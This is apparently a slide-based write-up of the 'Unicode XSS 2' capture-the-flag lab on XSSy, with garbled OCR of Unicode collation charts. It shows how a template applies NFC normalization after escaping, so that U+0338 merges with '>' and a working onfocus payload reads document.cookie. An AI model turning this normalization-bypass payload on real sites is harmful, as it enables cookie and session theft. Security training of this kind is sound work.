SELECT 'á' COLLATE utf8mb4_0900_as_cs = 'A' AS comparison_result;
```

```
SELECT 'á' COLLATE utf8mb4_0900_as_cs = 'A' AS comparison_result;
```

comparison_result

0 ← False

UN Code Charts

Collation Charts


[Help](#)

Ignored
 Secondary
 Whitespace
 Punctuation
 General-Symbol
 Currency-Symbol
 Digits
 Latin
 Greek
 Coptic
 Cyrillic
 Glagolitic
 Old_Permic
 Georgian
 Armenian
 Hebrew
 Phoenician
 Samaritan
 Arabic
 Syriac
 Mandaic
 Thaana
 Nko
 Tifinagh
 Ethiopic

Latin

a 0061	ä FF41	ö 0363	å 1D41A	a 1D44E	ä 1D482	ä 1D4B6	ä 1D4EA	ä 1D51E	ä 1D552	ä 1D586
á 00E1	Á 00C1	à 00E0	À 00C0	ă 0103	Ă 0102	ă 01EAF	Ă 1EAE	ă 1EB1	ă 1EB0	Ă 1EB0
ã 1EB5	Ã 1EB4	å 1EB3	Å 1EB2	â 00E2	Â 00C2	â 1EA5	Ã 1EA4	à 1EA7	à 1EA6	Ã 1EA6
ã 1EAB	Ã 1EAA	ă 1EAB	ă 1EA8	ă 01CE	ă 01CD	å 00E5	Å 00C5	å 212B	å 01FB	å 01FB
å 01FA	ä 00E4	□ 1DF2	□ A79B	Ä 00C4	□ A79A	ä 01DF	Ä 01DE	ä 00E3	ä 00C3	Ä 00C3
à 0227	À 0226	å 01E1	À 01E0	ä 0105	□ A7C1	ä 0104	À 01C0	à 0101	à 0100	À 0100
à 1EA3	À 1EA2	à 0201	À 0200	â 020B	â 0202	â 1EA1	À 1EA0	ă 1EB7	ă 1EB6	À 1EB6
â 1EAD	Â 1EAC	ä 1E01	â 1E00	□ 1DD3	am. 33C2	% 2100	% 2101	â/ 214D	â/ 33DF	â/ 33DF
æ A733	AA A732	□ 10780	AB 1F18E	æ 00E6	□ 1DD4	Æ 00C6	Æ 1D2D	â/ 10783	â/ 01FD	æ 01FD
Æ 01FC	æ 01E3	æ 01E2	æ 1DD5	ao A735	AO A734	au A737	AJ A736	AU 3373	â/ 1DD6	æ 1DD6
â/ A739	â/ A738	â/ A73B	â/ A73A	â/ A73D	â/ A73C	â/ 1E9A				

<https://www.unicode.org/charts/collation/index.html>



Unicode Collation Algorithm

U+0201

“ä”


Latin Small
Letter A with
Double Grave

=

U+0061

a

Latin Small
Letter A





This lab is hosted on XSSy.
Visit the [lab page](#) to submit your payload.

Unicode XSS 2

This lab features some unlikely server-side behaviour, which I have not seen in the wild. But it is not completely implausible.

Enter your name:

Submit

<https://ozb2apmi.xssy.uk/>

→ https://ozb2apmi.xssy.uk/target.ftl?name=Á

Unicode XSS 2

Enter your name:

textarea 171.67 × 37

Á

Submit



The screenshot shows the browser's developer tools with the "Elements" tab selected. The page source code is displayed, highlighting the XSS payload. The payload consists of a single character, Á, which is being submitted via a form action of target.ftl.

```
<h1>Unicode XSS 2</h1>
▼<form action="target.ftl">
  "Enter your name: "
  ...
  <textarea name="name">Á</textarea> == $0
  <input type="submit">
</form>
```

→ https://ozb2apmi.xssy.uk/target.ftl?name=Á

Unicode XSS 2

textarea 171.67 × 37

Á


Enter your name: Submit

Elements Console Sources Network Performance Memory >

```
<h1>Unicode XSS 2</h1>
▼<form action="target.ftl">
  "Enter your name: "
  ...
  <textarea name="name">Á</textarea> == $0
  <input type="submit">
</form>
```

```
<form action="target.ftl">
    "Enter your name: "
    <textarea name="name">Á</textarea> == $0
    <input type="submit">
</form>
```

Container Element



Server Side FreeMarker Template Language



```
<html>
<head><title>Unicode XSS 2</title></head>
<body>
<h1>Unicode XSS 2</h1>
<form action="target.ftl">Enter your name:
$normalizeNFC( "<textarea name=\"name\">" +
request.queryParameters.name! ?replace( "<",
"&lt;" ) + "</textarea>" )
<input type="submit"/>
</form>
</body>
</html>
```

Concatenate
input with tag
and then
normalize



```
1  for i in range(65535):
2      q = unicodedata.normalize('NFC', '>' + chr(i))
3      if not q.startswith('>'):
4          print(hex(i))
```

✓ 0.0s

```
1  for i in range(65535):
2      q = unicodedata.normalize('NFC', '>' + chr(i))
3      if not q.startswith('>'):
4          print(hex(i))
```


✓ 0.0s

0x338

```
1 for i in range(65535):  
2     q = unicodedata.normalize('NFC', '>' + chr(i))  
3     if not q.startswith('>'):  
4         print(hex(i))
```

✓ 0.0s

0x338



U+003E

>

Greater-Than
Sign

+

U+0338

/

Combining Long
Solidus Overlay

=

U+226F

≠

Not Greater-Than

U+003E

>

Greater-Than
Sign

+

U+0338

/

Combining Long
Solidus Overlay


=

U+226F

≠

Not Greater-Than

🔗 [https://ozb2apmi.xssy.uk/target.ftl?name=%CC%B8-onfocus='alert\(document.cookie\)'>](https://ozb2apmi.xssy.uk/target.ftl?name=%CC%B8-onfocus='alert(document.cookie)')



< > C



o zzb2apmi.xssy.uk/target.ftl?name=+onfocus="alert(document.cookie)">



This lab is hosted on XSSY.
Visit the [lab page](#) to submit your payload.

ozb2apmi.xssy.uk says

flag=6iyvm3lk

OK

Unicode XSS 2

Enter your name:

Submit



ozb2apmi.xssy.uk/target.ftl?name=name&onfocus="alert(document.cookie)">



This lab is hosted on XSSy.
Visit the [lab page](#) to submit your payload.

ozb2apmi.xssy.uk says

flag=6iyvm3lk

OK

Unicode XSS 2

Enter your name:

Submit

```
<form action="target.ftl">
    "Enter your name: "
    <textarea name="name" onfocus="alert(document.cookie)"></textarea> == $0
    <input type="submit">
</form>
```

Key Takeaways

- 1 **Normalize before security logic**
- 2 **Validate URL decodings**
- 3 **Confirm normalization forms in use**